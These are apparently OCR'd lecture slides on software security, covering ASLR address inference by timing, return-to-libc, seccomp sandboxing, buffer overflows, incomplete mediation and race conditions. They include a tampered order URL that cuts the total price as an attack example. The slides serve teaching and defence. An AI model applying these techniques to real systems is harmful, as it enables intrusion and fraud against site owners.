
Inferring addresses with ASLR



Inferring addresses with ASLR




Inferring addresses with ASLR



0x01010101 = 16 million == 16 sec of sleep
Wrong guess -> crash
Correct guess -> response in 16 sec


Inferring addresses with ASLR



0x01010101 = 16 million == 16 sec of sleep
Wrong guess -> crash
Correct guess -> response in 16 sec

Why this work?
fork() does **not** re-randomize ASLR

Return to libc



Defense: Get rid of system()?

- Remove any function call that
  - is not needed
  - could wreck havoc
  - system(), exec(), connect(), open() …
- SECCOMP(secure computing mode) with BPF
  - Make a process to only limited system calls
    - Reduce the attack surface
  - `prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &filter)`
  - Sandboxing in Chrome and others

Buffer Overflow

- A major security threat yesterday, today, and tomorrow
- The good news?
- It is **possible** to reduce overflow attacks
  - Safe languages, NX bit, ASLR, education, etc.
- The bad news?
- Buffer overflows will exist for a long time
  - Legacy code, bad development practices, etc.

Incomplete mediation

Input Validation

- Consider: `strcpy(buffer, argv[1])`
- A buffer overflow occurs if

  `len(buffer) < len(argv[1])`
- Software must **validate** the input by checking the length of `argv[1]`
- Failure to do so is an example of a more general problem: **incomplete mediation**

Input Validation

- Consider web form data
- Suppose input is validated on client
- For example, the following is valid

```
http://www.things.com/orders/final&custID=112&qty=20&
  price=10&shipping=5&total=205
```

- Suppose input is not checked on server
  - Why bother since input checked on client?
  - Then attacker could send http message

```
http://www.things.com/orders/final&custID=112&qty=20&
  price=10&shipping=5&total=25
```

Incomplete Mediation

- Linux kernel
  - Research has revealed many buffer overflows
  - Many of these are due to incomplete mediation
- Linux kernel is “good” software since
  - Open-source
  - Kernel — written by coding gurus
- Tools exist to help find such problems
  - But incomplete mediation errors can be subtle
  - And tools useful to attackers too!

Race Conditions


Race Condition

- Security processes should be **atomic**
  - Occur “all at once”
- Race conditions can arise when security-critical process occurs in stages
- Attacker makes change between stages
  - Often, between stage that gives authorization, but before stage that transfers ownership

Time between test and execution

- Common code style:


```
if (doing_this_is_allowed)

    do_it();
```



Trudy


Example: mkdir Race Condition

- mkdir creates new directory
- How mkdir is supposed to work



mkdir Attack

- The mkdir **race condition**



- Not really a “race”
  - But attacker’s timing is critical

Race Conditions

- Race conditions are common
- Race conditions may be more prevalent than buffer overflows
- But race conditions harder to exploit
  - Buffer overflow is “low hanging fruit” today
- To prevent race conditions, make security-critical processes atomic
  - Occur all at once, not in stages
  - Not always easy to accomplish in practice

Many other software vulnerabilities